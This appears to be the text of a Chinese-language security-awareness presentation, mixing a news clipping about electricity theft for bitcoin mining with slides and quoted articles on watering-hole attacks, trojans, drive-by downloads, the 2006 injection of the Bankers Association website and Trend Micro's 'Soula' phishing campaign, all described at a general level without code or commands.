
萬一發生在我們單位的
Server Farm?

<https://swcoast-nsa.travel/image/628/1024x768>



台電在嘉義縣東石鄉黃石吟自家鐵皮屋查獲比特幣挖礦機房。(記者丁偉杰翻攝)


〔記者丁偉杰、林宜樟／嘉義報導〕比特幣「挖礦」需耗費大量電力，男子黃石吟前年6至8月在嘉義縣東石鄉自家鐵皮屋設置比特幣挖礦機房，挖礦機約150台24小時運作，為省電費，他涉嫌找工人更改破壞電表竊電金額高達178萬6386元，嘉義地院今依犯共同竊取電能罪判刑8月，如易科罰金，1000元折算1日。全案可上訴。



攻擊目標與手法趨勢




人是系統最大的漏洞



<http://www.mtsc.com.tw/images/service/Network.gif>

攻擊趨勢



水坑式攻擊



踩到... 中鏢!

攻擊手法



<https://youimg1.c-ctrip.com/target/10050g0000007xpul1BD9.jpg>

➤ 馬

✓ 木馬程式

– 攻擊瀏覽器或其他元件執行平台(如Flash, Office, Adobe PDF Reader, WinRAR...)進而植入受害電腦

– 感染後可能會:

- 修改使用者電腦的設定，如登錄機碼值
- 變更使用戶的瀏覽器首頁、瀏覽器設定
- 關閉或開啟某些系統功能
- 關閉防毒軟體
- 監控使用者鍵盤滑鼠輸入、看過的螢幕...
- 偷取信用卡、帳號密碼、瀏覽網頁歷史資料...
- 冒名在FB貼文(<http://www.ettoday.net/news/20130514/207332.htm>)
- 變為殭屍電腦受駭客操作利用
- 挖礦
- ...

攻擊手法 (cont.)



► 網頁掛馬(Drive-by-Download)

✓ 位置

- 合法/大型網站
- 網站廣告
- 合作廠商
- 私底下偷偷會逛的網站

✓ 方式

- <http://www.path8.net/tn/archives/1796>

✓ 目標

- 使用者瀏覽網頁(或是閱讀HTML格式的信件)時，不知不覺下載植入木馬程式。

29

December
2006

中華民國銀行公會網頁被植入惡意程式碼！

昨天中華民國銀行公會網頁被植入惡意程式碼，但他們修復的很快，但今天又被植入相同的惡意程式碼 (真是糟糕，只是移除網頁的惡意程式部份，而不是找出怎麼進來的，然後，把漏洞補起來)，目前還在，請各位小心囉 (放假了，不曉得有多少人會中獎)。

http://www.ba.org.tw/

中華民國銀行商業同業公會全國聯合會 The Bankers Association Of The Republic Of China

95年12月29日

回首頁 網站導覽 本會簡介 組織架

簡專區

銀行

刊物

與指引

專區

會專區

金融卡區



惡意程式碼是被放置在 top.asp 檔案中：

You can follow any response to this entry through the RSS feed. You can leave a response or trackback from your own

Pages

關於作者

過去文章

過去文章

January 2007

December 2006

November 2006

October 2006


文章分類

評比測試

產業趨勢

資訊安全

商業新聞



某大廠網頁遭植木馬
誰下載驅動程式誰倒霉
(2007/7/21)

【網路釣魚】「Soula」偽造搜尋引擎登入畫面,針對韓國網站發動水坑攻擊,竊取帳密


2019年04月03日 Trend Labs 趨勢科技全球技術支援與研發中心 網路釣魚, 網路釣魚 Phishing



趨勢科技發現一波網路釣魚活動利用注入假登入表單來竊取使用者帳密, 至少有四家韓國網站受害, 包括了該國訪問量最大的商務網站。雖然我們之前就看過網路犯罪分子對網站注入惡意JavaScript來載入瀏覽器漏洞攻擊碼或金融資料擷取病毒, 但利用水坑攻擊進行網路釣魚並不常見。這波我們標示為「Soula」的攻擊活動(偵測為

Trojan.HTML.PHISH.TIAOOHDW)會跳出偽造韓國常用搜

尋引擎登入畫面來蓋過原始網頁以收集資料。它會不經確認就直接將記錄的帳密送到攻擊者的伺服器, 所以我們認為駭客還在研究與收集資訊的階段。



駭客可能計劃發展成影響全球大型攻擊活動

因為被入侵的網站之一是韓國前300大訪問量的網站, 而且搜尋引擎作為可信任網站也為其韓國客戶提供了各種服務, 這讓 Soula對企業和使用者來說都成為重大的威脅, 因為它會洩露許多平台的使用者帳密。此外, 它所搜尋的內容字串和連至伺服器方式顯示出駭客可能在計劃將其發展成影響全球更多人的更大型攻擊活動。

假網頁

http://i3.letvimg.com/lc05_isvrs/201701/24/09/55/ad9610d0-7bd6-45d9-aed2-8c4304e34425/thumb/2_640_480.jpg



攻擊手法



▶ 假網頁/網站

✓ 目的

- 騙取使用者輸入機敏資料(尤其是帳號密碼)
- 下載惡意程式

✓ 引誘使用者點選

- 如可以則搭配XSS → 增加可信度
- 釣魚信件
- 網站廣告
- 留言板: Blog、FB、Twitter、微博...
- 搜尋引擎結果(花錢提高排名)
- IM軟體: Skype、LINE、WhatsApp, 微信...
- ...

魚目混珠




你分的出來嗎？



眼睛的業障

